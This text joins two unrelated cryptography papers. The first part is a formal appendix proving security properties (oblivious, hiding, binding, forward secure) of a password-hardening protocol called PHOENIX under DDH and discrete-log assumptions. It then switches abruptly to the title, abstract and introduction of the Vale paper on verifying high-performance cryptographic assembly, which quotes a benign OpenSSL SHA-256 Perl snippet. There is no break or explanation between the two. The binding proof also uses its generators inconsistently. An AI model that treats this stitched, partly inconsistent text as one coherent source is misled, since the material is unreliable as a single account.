Zero-Knowledge: There exists PPT simulator $\mathcal{S} = (\mathcal{S}^{\mathsf{crs}}, \mathcal{S}^{\mathsf{Prove}})$ such that, for all PPT adversaries $\mathcal{A}$,

$$|\Pr[\mathcal{A}^{\mathsf{Prove}(\mathsf{crs},\cdot,\cdot)}(\mathsf{crs}) \rightarrow 1 : \mathsf{crs} \leftarrow \mathsf{Gen}(1^\lambda)] - \Pr[\mathcal{A}^{\mathcal{S}'(\mathsf{crs},\mathsf{td},\cdot,\cdot)}(\mathsf{crs}) \rightarrow 1 : (\mathsf{crs}, \mathsf{td}) \leftarrow \mathcal{S}^{\mathsf{crs}}(1^\lambda)]| = \epsilon(\lambda)$$

where $\mathcal{S}'(\mathsf{crs}, \mathsf{td}, x, w) = \mathcal{S}^{\mathsf{Prove}}(\mathsf{crs}, \mathsf{td}, x)$.

Furthermore, Π is a *proof of knowledge (PoK) system* if, for all PPT provers P^*, there exists a PPT algorithm E_{P^*} such that

$$|\Pr[\mathsf{Vf}(\mathsf{crs}, x, \pi) = 1 \ \wedge \ (x, w) \notin \mathcal{R} : \mathsf{crs} \leftarrow \mathsf{Gen}(1^\lambda); (x, \pi) \leftarrow P^*(\mathsf{crs}), w \leftarrow E_{P^*}(\mathsf{crs}, x, \pi)]| = \epsilon(\lambda)$$

For ease of reading, we denote by $\mathsf{PoK}\{w : \mathcal{R}(x,w) = 1\}$ the execution of $\mathsf{Prove}(\mathsf{crs}, x, w)$.

Discrete Logarithm (DL) Assumption. Let $\mathbb{G}$ be a finite cyclic group of order $q = q(\lambda)$. Let g be a generator of $\mathbb{G}$, and h be a group element. The discrete logarithm problem asks to find an integer $x \in \mathbb{Z}_q$ such that $h = g^x$. The discrete logarithm assumption states that, for any PPT algorithm $\mathcal{A}$, the probability of $\mathcal{A}$ solving a random instance of the discrete logarithm problem is negligible.

Decisional Diffie-Hellman (DDH) Assumption. Let $\mathbb{G}$ be a finite cyclic group of order $q = q(\lambda)$. Let g be a generator of $\mathbb{G}$, and $a, b, c \in \mathbb{Z}_q$. The decisional Diffie-Hellman problem asks to distinguish the tuple $(g, g^a, g^b, g^{a \cdot b})$ from (g, g^a, g^b, g^c). The decisional Diffie-Hellman assumption states that, for any PPT algorithm $\mathcal{A}$, the probability of $\mathcal{A}$ solving a random instance of the decisional Diffie-Hellman problem is negligible.

C Formal Security Analysis

We will show that PHOENIX is partially oblivious, hiding, binding, and forward secure, relying mainly on the DDH assumption.

Note that the instantiation of Π in Figure 11 is a well-known extension of the Schnorr proofs [5], which is complete, sound, and zero-knowledge, assuming the DL assumption holds in $\mathbb{G}$ (implied by the DDH assumption) and the two hash functions are modeled as random oracles. Thus, in the following, we will assume Π is sound and zero-knowledge.

For conciseness, consider an extended DDH problem, which asks to distinguish whether $c_i \leftarrow_\$ \mathbb{Z}_q$ for $i \in [t]$ or $c_i = a \cdot b_i$ for $i \in [t]$, when given a tuple $(g, g^a, g^{b_i}, g^{c_i})_{i=1}^t$ for some $t = \mathsf{poly}(\lambda)$. By standard hybrid argument, it can be shown that if DDH is hard in $\mathbb{G}$, then so does the extended DDH.

Theorem C.1 (Partial Oblivious) *Suppose the DDH assumption holds in* $\mathbb{G}$*, and* $H_{\mathcal{C}}$ *is modeled as a random oracle, then* PHOENIX *is partially oblivious.*

Proof: The idea of the proof is to replace the pseudorandom values $H_{\mathcal{C}}(\mathsf{un}^*, \mathsf{pw}_b^*, n_{\mathcal{C}}^*)^{k_{\mathcal{C}}}$ for $b \in \{0,1\}$ by truly random values. Then, we can reverse the role of pw_0 and pw_1. Formally, we prove by defining a

$\Pi.\mathsf{Gen}(1^\lambda)$

$H \leftarrow_\$ \mathcal{H} = \{H : \{0,1\}^* \to \mathbb{Z}_q\}$
return $\mathsf{crs} := H$

$\Pi.\mathsf{Vf}((g,h,c_1,c_2,g_\mathcal{S}),\pi)$

parse π **as** $(\bar{h},\bar{c}_1,\bar{g}_\mathcal{S},\bar{s},\bar{k}_\mathcal{S})$
$c := H(g,h,c_1,c_2,g_\mathcal{S},\bar{h},\bar{c}_1,\bar{g}_\mathcal{S})$
$b_1 := (c_1^{\bar{s}} g_\mathcal{S}^{\bar{k}_\mathcal{S}} = \bar{c}_1 \cdot \bar{g}_\mathcal{S} \cdot c_2^c)$
$b_2 := (g^{\bar{s}} = \bar{h} \cdot h^c)$
return $b := (b_1 \wedge b_2)$

$\Pi.\mathsf{PoK}\{(s,k_\mathcal{S}) : c_2 = c_1^s \cdot g_\mathcal{S}^{k_\mathcal{S}} \ \wedge \ h = g^s\}$

$r_1, r_2 \leftarrow_\$ \mathbb{Z}_q$
$\bar{h} := g^{r_1}$
$\bar{c}_1 := c_1^{r_1}$
$\bar{g}_\mathcal{S} := g_\mathcal{S}^{r_2}$
$c := H(g,h,c_1,c_2,g_\mathcal{S},\bar{h},\bar{c}_1,\bar{g}_\mathcal{S})$
$\bar{s} := r_1 + c \cdot s$
$\bar{k}_\mathcal{S} := r_2 + c \cdot k_\mathcal{S}$
return $\pi := (\bar{h},\bar{c}_1,\bar{g}_\mathcal{S},\bar{s},\bar{k}_\mathcal{S})$

Figure 11: Instantiation of Π

sequence of hybrid experiments for $b \in \{0,1\}$, each differs slightly from the previous:

$\mathsf{EXP}_{b,0}$: is identical to $\mathsf{Obl}^b_{\Pi,\mathcal{A}}$.

$\mathsf{EXP}_{b,1}$: The challenger simulates the random oracle $H_\mathcal{C}$ as follows. On query $H_\mathcal{C}(\mathsf{un},\mathsf{pw},n_\mathcal{C})$, it samples $a \leftarrow_\$ \mathbb{Z}_q$ and returns g^a. This experiment is functionally equivalent to $\mathsf{Exp}_{b,0}$.

$\mathsf{EXP}_{b,2}$: When executing $\langle \mathcal{C}(\mathsf{sk}_\mathcal{C},\mathsf{un}^*,\mathsf{pw}^*_b,\epsilon), \mathcal{A}_2(\mathsf{st})\rangle_{\mathtt{enrl}}$, since $\mathsf{aux} = \epsilon$, the challenger picks the client nonce $n^*_\mathcal{C}$ randomly and programs the random oracle $H_\mathcal{C}$ on $(\mathsf{un}^*,\mathsf{pw}^*_b,n^*_\mathcal{C})$ and $(\mathsf{un}^*,\mathsf{pw}^*_{1-b},n^*_\mathcal{C})$. If any oracle (including the random oracle) is queried on input containing $n^*_\mathcal{C}$ before, the challenger aborts. This happens with probability $O(2^{-\lambda})$ for each oracle query. Thus, this experiment is computationally indistinguishable to $\mathsf{Exp}_{b,1}$.

$\mathsf{EXP}_{b,3}$: The challenger is given an extended DH-tuple $(g, g^{k_\mathcal{C}}, g^\gamma, g^\theta, g^\delta, g^\xi)$ with $\delta = k_\mathcal{C}\gamma$ and $\xi = k_\mathcal{C}\theta$. Since the challenger does not know $k_\mathcal{C}$, it computes the pseudorandom values $H_\mathcal{C}(\mathsf{un},\mathsf{pw},n_\mathcal{C})^{k_\mathcal{C}}$ differently. Let a be such that $H_\mathcal{C}(\mathsf{un},\mathsf{pw},n_\mathcal{C})$ is programmed to g^a. The challenger computes $H_\mathcal{C}(\mathsf{un},\mathsf{pw},n_\mathcal{C})^{k_\mathcal{C}}$ as $(g^{k_\mathcal{C}})^a$. Since no oracle is queried on input containing $n^*_\mathcal{C}$ before the challenge is requested, $H_\mathcal{C}(\mathsf{un}^*,\mathsf{pw}^*_b,n^*_\mathcal{C})$ is not yet programmed. Upon receiving the challenge request $(\mathsf{un}^*,\mathsf{pw}^*_0,\mathsf{pw}^*_1)$ from $\mathcal{A}$, it programs $H_\mathcal{C}(\mathsf{un}^*,\mathsf{pw}^*_b,n^*_\mathcal{C}) := g^\gamma$ and $H_\mathcal{C}(\mathsf{un}^*,\mathsf{pw}^*_b,n^*_\mathcal{C})^{k_\mathcal{C}} := g^\delta$. Additionally, it programs $H_\mathcal{C}(\mathsf{un}^*,\mathsf{pw}^*_{1-b},n^*_\mathcal{C}) := g^\theta$ and $H_\mathcal{C}(\mathsf{un}^*,\mathsf{pw}^*_{1-b},n^*_\mathcal{C})^{k_\mathcal{C}} := g^\xi$. This experiment is functionally equivalent to $\mathsf{EXP}_{b,2}$.

$\mathsf{EXP}_{b,4}$: The challenger is given a random tuple $(g, g^{k_\mathcal{C}}, g^\gamma, g^\theta, g^\delta, g^\xi)$ with $\delta,\xi \leftarrow_\$ \mathbb{Z}_q$. It simulates $H_\mathcal{C}$ as in $\mathsf{EXP}_{b,3}$. This experiment is computationally indistinguishable from $\mathsf{EXP}_{b,3}$, by the (extended) DDH assumption.

Observe that $\mathsf{EXP}_{0,4}$ and $\mathsf{EXP}_{1,4}$ are functionally equivalent. Thus, we have $\mathsf{Obl}^0_{\Pi,\mathcal{A}}$ being computationally indistinguishable from $\mathsf{Obl}^1_{\Pi,\mathcal{A}}$. □

Theorem C.2 (Hiding) *Let $q > 2^\lambda$. Suppose that the DDH assumption holds in $\mathbb{G}$, and $H_\mathcal{S}$ is modeled as a random oracle, then* Phoenix *is hiding.*

Proof: The idea of the proof is to gradually switch the challenge enrollment record to an entirely random one using hybrid argument. After arriving at that hybrid experiment, the information that can be obtained by the adversary from the oracles can also be obtained by guessing the password. Thus, no adversary can perform better than the one which performs an online dictionary attack. We prove formally by defining a sequence of hybrid experiments, each differs slightly from the previous:

EXP_0: is identical to $\mathsf{Hiding}_{\Pi,\mathcal{A}}$.

EXP_1: The proofs are now simulated using the simulator $\mathcal{S}$ of the proof system Π. This experiment is computationally indistinguishable from EXP_0 by the computational zero-knowledge property of Π.

EXP_2: The challenger simulates the random oracle $H_\mathcal{S}$ as follows. When $\mathcal{A}$ queries $H_\mathcal{S}(\mathsf{un},n_\mathcal{S})$, it samples $\gamma \leftarrow_\$ \mathbb{Z}_q$ and programs $H_\mathcal{S}(\mathsf{un},n_\mathcal{S}) := g^\gamma$. It further computes $H_\mathcal{S}(\mathsf{un},n_\mathcal{S})^{k_\mathcal{S}} = (g^{k_\mathcal{S}})^\gamma$. Notice that the knowledge of $k_\mathcal{S}$ is no longer required by the challenger. Furthermore, when executing $\langle \mathcal{C}(\mathsf{sk}_\mathcal{C},\mathsf{un}^*,\mathsf{pw}^*,\epsilon), \mathcal{S}(\mathsf{sk}_\mathcal{S},\mathsf{un}^*,\epsilon)\rangle_{\mathtt{enrl}}$, since $\mathsf{aux} = \epsilon$, the challenger picks fresh client and server nonces $n^*_\mathcal{C}$ and $n^*_\mathcal{S}$ respectively randomly and programs the random oracle $H_\mathcal{S}$ on $(\mathsf{un}^*,n^*_\mathcal{S})$. If any oracle (including the random oracle) is queried on input containing $n^*_\mathcal{S}$ before, the challenger aborts. This happens with probability $O(2^{-\lambda})$ for each oracle query. Thus, this experiment is computationally indistinguishable to Exp_1.

EXP_3: The challenger is given a DH-tuple $(g, g^\delta, g^{k_\mathcal{S}}, g^\eta)$ with $\eta = \delta \cdot k_\mathcal{S}$. It sets $\mathsf{pp} := g$ and computes $\mathsf{pk}_\mathcal{S}$ honestly. Eventually, $\mathcal{A}$ requests to receive an enrollment record for un^*. The challenger programs $H_\mathcal{S}(\mathsf{un}^*, n^*_\mathcal{S}) := g^\delta$ and replaces $H_\mathcal{S}(\mathsf{un}^*, n^*_\mathcal{S})^{k_\mathcal{S}}$ by g^η. This experiment differs from EXP_2 only if $\mathcal{A}$ queries an oracle for inputs containing $n^*_\mathcal{S}$ before requesting the challenge, which by our assumption will never happen.

EXP_4: The challenger is given a random tuple $(g, g^\delta, g^{k_\mathcal{S}}, g^\eta)$ with $\eta \leftarrow_\$ \mathbb{Z}_q$. It simulates $H_\mathcal{S}$ as in EXP_3. This experiment is computationally indistinguishable from EXP_3 by the DDH assumption.

EXP_5: In the validation oracle the server ignores the first condition $c_2 = c_1^s \cdot H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}}$, and only checks the second condition $c_3 = c_1^x (c_2 / H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}})^y$. At this point, note that s is not used anywhere. We show by a Cramer-Shoup-like argument [6] that this experiment is statistically indistinguishable from EXP_3.

Note that the only information about x and y available to an unbounded distinguisher is the relations which are linearly dependent to $\log_g z = x + sy$. Therefore, in the view of the distinguisher, the values of x and y are not uniquely determined, and can only be guessed correctly with a probability of at most $1/q$. Suppose that the two experiments can be distinguished with a probability higher than $1/q$. In such an event, $\mathcal{A}$ must have sent $(c_1, c_2, c_3, n_\mathcal{S})$ as the first message in an interaction with the validation oracle on username un, such that the tuple satisfies only the second condition but not the first one. Let $h_\mathcal{S} := H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}}$. Since the first condition is not satisfied, it holds that $c_2 \neq c_1^s \cdot h_\mathcal{S}$. Let $s' \neq s$ be such that $c_2 = c_1^{s'} \cdot h_\mathcal{S}$. Then, by the second condition, we have $c_3 = c_1^x (c_2/h_\mathcal{S})^y = c_1^{x+s'y}$. In other words, $\log_{c_1} c_3 = x + s'y$. Since $s' \neq s$, the relations $\log_g z = x + sy$ and $\log_{c_1} c_3 = x + s'y$ are linearly independent, meaning that the distinguisher is able to figure out the values of x and y. However, this contradicts to the fact that this cannot happen with probability higher than $1/q$.

EXP_6: The challenger is given a DH-tuple (g, g^r, g^s, g^u) with $u = rs$. It sets $\mathsf{pk}_\mathcal{S} := (h, z)$ where $h := g^s$ and $z := g^x (g^s)^y$. The challenge enrollment record is replaced by $(T_1^*, T_2^*, T_3^*) = (c_1^*, c_2^* \cdot H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})^{k_\mathcal{C}}, c_3^*)$, where $(c_1^*, c_2^*, c_3^*) := (g^r, g^{u+\eta}, g^{rx+uy})$ (since $H_\mathcal{S}(\mathsf{un}^*, n^*_\mathcal{S})^{k_\mathcal{S}}$ has been programmed to g^η). Note that c_3^* can be precomputed before answering any oracle queries. This experiment is functionally equivalent to EXP_5.

EXP_7: The challenger is given a random tuple (g, g^r, g^s, g^u) with $u \leftarrow_\$ \mathbb{Z}_q$. It simulates the challenge enrollment record as in EXP_6. This experiment is computationally indistinguishable from EXP_6 by the DDH assumption.

EXP_8: The challenger samples $r, s \leftarrow_\$ \mathbb{Z}_q$ (so that it knows s again) and $u \leftarrow_\$ \mathbb{Z}_q \setminus \{rs\}$ instead. This experiment is different from EXP_7 with probability only $1/q$, which is negligible.

EXP_9: This is the most technical transition. In this and the next (which is also the last) experiment, we assume an unbounded challenger and only use information-theoretic arguments. Suppose $\mathcal{A}$ queries the validation oracle on un and sends $(c_1, c_2, c_3, n^*_\mathcal{S})$ to the server. We split into two cases. First, $(c_1, c_2, c_3) = (c_1^* \cdot g^v, c_2^* \cdot h^v, c_3^* \cdot z^v)$ for some $v \in \mathbb{Z}_q$ (which is checkable by an unbounded challenger). In this case, we call the adversary successful, and the challenger outputs a simulated proof without checking the second condition (it must be satisfied). Otherwise, $(c_1, c_2, c_3) \neq (c_1^* \cdot g^v, c_2^* \cdot h^v, c_3^* \cdot z^v)$ for all $v \in \mathbb{Z}_q$. In this case, the challenger outputs $\perp$ without checking the second condition. We claim that this experiment is indistinguishable from EXP_8 by the following information-theoretic argument.

Throughout the experiment, $\mathcal{A}$ learns the relations $z = g^{x+sy}$, $c_2^* = g^{u+\eta}$, and $c_3^* = g^{rx+uy}$. If $\mathcal{A}$ is powerful, it might know $\log z = x + sy$, $\log c_2^* = u + \eta$, and $\log c_3^* = rx + uy$. Substituting the first and second into the third, we have $\log c_3^* - r \log z = (\log c_2^* - rs)y - \eta y$. Note that this is a quadratic equation with two variables (y, η) which has exponentially many solutions. η also counts as a variable since $H_\mathcal{S}(\mathsf{un}, n^*_\mathcal{S})^{k_\mathcal{S}}$ are never revealed to $\mathcal{A}$ for all un, and in particular for $\mathsf{un} = \mathsf{un}^*$. Suppose that $\mathcal{A}$ queries the validation oracle on $(\mathsf{un}, n_\mathcal{C}, n_\mathcal{S})$ where $(\mathsf{un}, n_\mathcal{S}) = (\mathsf{un}^*, n^*_\mathcal{S})$, and (c_1, c_2, c_3) received from the $\mathcal{A}$ satisfies the second condition. We have $c_3 = c_1^x c_2^y g^{-\eta \cdot y}$. By substituting $\log z = x + sy$, we have $\log c_3 - \log c_1 \log z = (\log c_2 - \log c_1 \cdot s)y - \eta y$. For this relation to be satisfied, $\mathcal{A}$ must either guess the tuple (y, η) correctly, which happens with negligible probability, or keep the coefficients unchanged. For the latter case, we have $\log c_2^* - rs = \log c_2 - \log c_1 \cdot s$ and $\log c_3^* - r \log z = \log c_3 - \log c_1 \log z$. Let $\log c_1 = r + v$ for some $v \in \mathbb{Z}_q$, or equivalently, $c_1 = c_1^* \cdot g^v$. We obtain $c_2 = c_2^* \cdot (g^s)^v = c_2^* \cdot h^v$ and $c_3 = c_3^* \cdot z^v$.

EXP_{10}: The challenger replaces T_1^*, T_2^* and T_3^* by random group elements in $\mathbb{G}$, and hence the challenge enrollment record is independent of pw^*. Internally, it stores $(c_1^*, c_2^*, c_3^*) := (T_1^*, T_2^* / H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})^{k_\mathcal{C}}, T_3^*)$ so as to answer queries to the validation oracle. This experiment is functionally equivalent to EXP_9.

In EXP_{10}, the view of $\mathcal{A}$ is independent of pw^*

unless it is successful in one of the Q queries to the validation oracle on un^*. Among all successful adversaries, $\mathcal{A}$ cannot do better than guessing pw^* and hence (c_1^*, c_2^*, c_3^*) correctly, and re-randomizes the latter. Note that the probability of guessing the correct pw^* is upper-bounded by $\sum_{i=1}^{Q+1} p_i$. To conclude, the probability that $\mathcal{A}$ wins in EXP_0, that is $\mathsf{Hiding}_{\Pi,\mathcal{A}}$, is upper-bounded by $\sum_{i=1}^{Q+1} p_i + \epsilon(\lambda)$. □

Theorem C.3 (Binding) *Suppose that the DL assumption holds in $\mathbb{G}$, and $H_\mathcal{S}$ and $H_\mathcal{C}$ are modeled as random oracles, then* PHOENIX *is binding.*

Proof: Our idea is to program the random oracles so that they map inputs to random group elements, with their discrete logarithms known to the simulator. Thus, if the adversary outputs two valid tuples for the same enrollment record, the simulator can solve a system of linear equations of the exponents. It is then able to recover the discrete logarithm of a group element which is used as a generator for simulating the random oracles. Formally, we prove by reduction.

Suppose a PPT adversary $\mathcal{A}$ breaks binding with non-negligible probability, we construct a PPT solver $\mathcal{B}$ of the discrete logarithm problem. Let $\mathcal{B}$ be a simulator which receives a discrete logarithm problem instance (g_1, g_2). It generates crs honestly and sends $\mathsf{pp} := (\mathsf{crs}, g_1)$ to $\mathcal{A}$. $\mathcal{B}$ maintains dictionaries D_1 and D_2 mapping $(\mathsf{un}, n_\mathcal{S})$ and $(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})$ respectively to random exponents. When $\mathcal{A}$ queries the random oracle $H_\mathcal{S}$ on $(\mathsf{un}, n_\mathcal{S})$, it checks whether $H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})$ is programmed. If so, it retrieves and returns $H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})$. Otherwise, it samples a random exponent $a \leftarrow \mathbb{Z}_q$, records $D_1[\mathsf{un}, n_\mathcal{S}] := a$, and programs $H_\mathcal{S}(\mathsf{un}, n_\mathcal{S}) := g_1^a$. $\mathcal{B}$ simulates $H_\mathcal{C}$ similarly. When $\mathcal{A}$ queries the random oracle $H_\mathcal{C}$ on $(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})$, it checks whether $H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})$ is programmed. If so, it retrieves and returns $H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})$. Otherwise, it samples a random exponent $b \leftarrow \mathbb{Z}_q$, records $D_2[\mathsf{un}, \mathsf{pw}, n_\mathcal{C}] := b$, and programs $H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C}) := g_2^b$.

Assuming $\mathcal{A}$ is successful, it outputs $(\mathsf{sk}_\mathcal{C}, T^*, \mathsf{un}_0^*, \mathsf{pw}_0^*, \mathsf{state})$ such that $\langle \mathcal{C}(\mathsf{sk}_\mathcal{C}, T^*, \mathsf{un}_0^*, \mathsf{pw}_0^*), \mathcal{A}_2(\mathsf{state})\rangle_{\mathtt{val}}$ outputs 1 at the client side. Parse $\mathsf{sk}_\mathcal{C} = k_\mathcal{C}$, and $T^* = (T_1^*, T_2^*, T_3^*, n_\mathcal{S}^*, n_\mathcal{C}^*)$. Let a_0 and b_0 be such that $H_\mathcal{S}(\mathsf{un}_0^*, n_\mathcal{S}^*) = g_1^{a_0}$ and $H_\mathcal{C}(\mathsf{un}_0^*, \mathsf{pw}_0^*, n_\mathcal{C}^*) = g_2^{b_0}$. This means that $\mathcal{A}$ is able to produce a proof π_0 of the knowledge of $(s, k_{\mathcal{S},0})$ such that $T_2^* = (T_1^*)^s \cdot H_\mathcal{S}(\mathsf{un}_0^*, n_\mathcal{S}^*)^{k_{\mathcal{S},0}} \cdot H_\mathcal{C}(\mathsf{un}_0^*, \mathsf{pw}_0^*, n_\mathcal{C}^*)^{k_\mathcal{C}} = (T_1^*)^s \cdot g_1^{a_0 \cdot k_{\mathcal{S},0}} \cdot g_2^{b_0 \cdot k_\mathcal{C}}$ and $h = g_1^s$. Using the extractor of Π, $\mathcal{B}$ extracts $(s, k_{\mathcal{S},0})$.

Next, $\mathcal{A}$ outputs $(\mathsf{un}_1^*, \mathsf{pw}_1^*, \mathsf{state})$ such that $\langle \mathcal{C}(\mathsf{sk}_\mathcal{C}, T^*, \mathsf{un}_1^*, \mathsf{pw}_1^*), \mathcal{A}(\mathsf{state})\rangle_{\mathtt{val}}$ outputs 1 at the client side. Let a_1 and b_1 be such that $H_\mathcal{S}(\mathsf{un}_1^*, n_\mathcal{S}^*) = g^{a_1}$ and $H_\mathcal{C}(\mathsf{un}_1^*, \mathsf{pw}_1^*, n_\mathcal{C}^*) = h^{b_1}$. This means that $\mathcal{A}$ is able to produce a proof π_1 of the knowledge of $(s, k_{\mathcal{S},1})$ such that $T_2^* = (T_1^*)^s \cdot H_\mathcal{S}(\mathsf{un}_1^*, n_\mathcal{S}^*)^{k_{\mathcal{S},1}} \cdot H_\mathcal{C}(\mathsf{un}_1^*, \mathsf{pw}_1^*, n_\mathcal{C}^*)^{k_\mathcal{C}} = (T_1^*)^s \cdot g_1^{a_1 \cdot k_{\mathcal{S},1}} \cdot h^{b_1 \cdot k_\mathcal{C}}$ and $h = g_1^s$. Using the extractor of Π, $\mathcal{B}$ extracts $(s, k_{\mathcal{S},1})$.

Through simple arithmetic, we obtain the relation $g_1^{a_0 \cdot k_{\mathcal{S},0}} \cdot g_2^{b_0 \cdot k_\mathcal{C}} = g_1^{a_1 \cdot k_{\mathcal{S},1}} \cdot g_2^{b_1 \cdot k_\mathcal{C}}$. That is, $\log_{g_1} g_2 = (a_1 \cdot k_{\mathcal{S},1} - a_0 \cdot k_{\mathcal{S},0})/(k_\mathcal{C} \cdot (b_0 - b_1))$. Since $(\mathsf{un}_0^*, \mathsf{pw}_0^*) \neq (\mathsf{un}_1^*, \mathsf{pw}_1^*)$, b_0 and b_1 are sampled independently at random. Thus the above expression is well defined with overwhelming probability. $\mathcal{B}$ thus outputs $\frac{a_1 \cdot k_{\mathcal{S},1} - a_0 \cdot k_{\mathcal{S},0}}{k_\mathcal{C} \cdot (b_0 - b_1)}$ and solves the discrete logarithm problem with overwhelming probability. □

Theorem C.4 (Forward Security) *Let $\mathcal{L}$ be a leakage function such that $\mathcal{L}(T) := (n_\mathcal{S}, n_\mathcal{C})$ for $T = (T_1, T_2, T_3, n_\mathcal{S}, n_\mathcal{C})$.* PHOENIX *is $\mathcal{L}$-forward secure.*

Proof: We prove by showing that each pair of client and server secret keys output by the key generation algorithms can also be obtained via rotation from any old pair of secret keys, and vice versa.

Consider the $\mathsf{Rot}^b_{\Pi,\mathcal{A},\mathcal{L}}$ experiment. Let $(s, x, y, k_\mathcal{S}, k_\mathcal{C}) \in \mathbb{Z}_q^5$ be the client and server secret key components chosen by $\mathcal{A}$. There is a one-to-one correspondence between each $(s', x', y', k'_\mathcal{S}, k'_\mathcal{C}) \in \mathbb{Z}_q^5$ and each $(\alpha, \beta, \gamma, \delta, \eta) \in \mathbb{Z}_q^5$, given equivalently by

$$\begin{cases} s' &= \alpha \cdot s + \beta \\ x' &= \alpha \cdot x + \delta \\ y' &= y + \eta \\ k'_\mathcal{S} &= \alpha \cdot k_\mathcal{S} + \gamma \\ k'_\mathcal{C} &= \alpha \cdot k_\mathcal{C} \end{cases} \quad \text{and} \quad \begin{cases} \alpha &= k'_\mathcal{C}/k_\mathcal{C} \\ \beta &= s' - \alpha \cdot s \\ \gamma &= k'_\mathcal{S} - \alpha \cdot k_\mathcal{S} \\ \delta &= x' - \alpha \cdot x \\ \eta &= y' - y \end{cases}.$$

Thus, the distribution of $(s', x', y', k'_\mathcal{S}, k'_\mathcal{C})$ which is sampled uniformly from $\mathbb{Z}_q^5$ and that which is computed from a uniformly random tuple $(\alpha, \beta, \gamma, \delta, \eta)$ are identical.

Next, let $T = (T_1, T_2, T_3)$ given by $\mathcal{A}$ be of the form $(g^r, g^{sr} g_\mathcal{S}^{k_\mathcal{S}} g_\mathcal{C}^{k_\mathcal{C}}, g^{(x+sy)r})$. The new record T' is of the form $T' = (g^{r'}, g^{s'r'} g_\mathcal{S}^{k'_\mathcal{S}} g_\mathcal{C}^{k'_\mathcal{C}}, g^{(x'+s'y')r'})$, where if $b = 0$ then $r' = r + v$ for a uniformly random $v \leftarrow_\$ \mathbb{Z}_q$, and if $b = 1$ then $r' \leftarrow_\$ \mathbb{Z}_q$ is sampled uniformly at random. The two cases give identical distributions. □

Vale: Verifying High-Performance Cryptographic Assembly Code

Barry Bond*, Chris Hawblitzel*, Manos Kapritsos†, K. Rustan M. Leino*, Jacob R. Lorch*,
Bryan Parno‡, Ashay Rane§, Srinath Setty*, Laure Thompson¶

* Microsoft Research † University of Michigan ‡ Carnegie Mellon University
§ The University of Texas at Austin ¶ Cornell University

Abstract

High-performance cryptographic code often relies on complex hand-tuned assembly language that is customized for individual hardware platforms. Such code is difficult to understand or analyze. We introduce a new programming language and tool called Vale that supports flexible, automated verification of high-performance assembly code. The Vale tool transforms annotated assembly language into an abstract syntax tree (AST), while also generating proofs about the AST that are verified via an SMT solver. Since the AST is a first-class proof term, it can be further analyzed and manipulated by proven-correct code before being extracted into standard assembly. For example, we have developed a novel, proven-correct taint-analysis engine that verifies the code's freedom from digital side channels. Using these tools, we verify the correctness, safety, and security of implementations of SHA-256 on x86 and ARM, Poly1305 on x64, and hardware-accelerated AES-CBC on x86. Several implementations meet or beat the performance of unverified, state-of-the-art cryptographic libraries.

1 Introduction

The security of the Internet rests on the correctness of the cryptographic code used by popular TLS/SSL implementations such as OpenSSL [61]. Because this cryptographic code is critical to TLS performance, implementations often use hand-tuned assembly, or even a mix of assembly, C preprocessor macros, and Perl scripts. For example, the Perl subroutine in Figure 1 generates optimized ARM code for OpenSSL's SHA-256 inner loop.

Unfortunately, while the flexibility of script-generated assembly leads to excellent performance (§5.1) and helps support dozens of different platforms, it makes the cryptographic code difficult to read, understand, or analyze. It also makes the cryptographic code more prone to inadvertent bugs or maliciously inserted backdoors. For instance, in less than a month last year, three separate bugs were found just in OpenSSL's assembly implementation of the MAC algorithm Poly1305 [64–66].

Since cryptographic code is so critical for security, we argue that it ought to be *verifiably* correct, safe, and leakage-free.

```
sub BODY_00_15 {
my ($i,$a,$b,$c,$d,$e,$f,$g,$h) = @_;
$code.=<<___ if ($i<16);
#if __ARM_ARCH__>=7
 @ ldr  $t1,[$inp],#4  @ $i
# if $i==15
 str $inp,[sp,#17*4]  @ make room for $t4
# endif
 eor $t0,$e,$e,ror#`$Sigma1[1]-$Sigma1[0]`
 add $a,$a,$t2  @ h+=Maj(a,b,c) from the past
 eor $t0,$t0,$e,ror#`$Sigma1[2]-$Sigma1[0]`@Sigma1(e)
# ifndef __ARMEB__
 rev $t1,$t1
# endif
#else
 @ ldrb  $t1,[$inp,#3]  @ $i
 add  $a,$a,$t2  @ h+=Maj(a,b,c) from the past
 ldrb $t2,[$inp,#2]
 ldrb $t0,[$inp,#1]
 orr  $t1,$t1,$t2,lsl#8
 ldrb $t2,[$inp],#4
 orr  $t1,$t1,$t0,lsl#16
# if $i==15
 str $inp,[sp,#17*4]  @ make room for $t4
# endif
 eor $t0,$e,$e,ror#`$Sigma1[1]-$Sigma1[0]`
 orr $t1,$t1,$t2,lsl#24
 eor $t0,$t0,$e,ror#`$Sigma1[2]-$Sigma1[0]`@Sigma1(e)
#endif
```

FIGURE 1—***Snippet of a SHA-256 code-generating Perl script from OpenSSL, with spacing adjusted to fit in one column. §4.1 helps decode and explain the motivations for this style.***

Existing approaches to verifying assembly code fall roughly into two camps. On one side, frameworks like Bedrock [19], CertiKOS [23], and x86proved [42] are built on very expressive higher-order logical frameworks like Coq [22]. This allows great flexibility in how the assembly is generated and verified, as well as high assurance that the verification matches the semantics of the assembly language. On the other side, systems like BoogieX86 [37, 77], VCC [56], and various assembly language analysis tools [9] are built on satisfiability-modulo-theories (SMT) solvers like Z3 [25]. Such solvers can potentially blast their way through large blocks of assembly and tricky bitwise reasoning, making verification faster and easier.

In this paper, we present Vale, a new language for expressing and verifying high-performance assembly code that strives to combine the advantages of both approaches;




FIGURE 2—***Verifying cryptographic code with Vale and Dafny.***

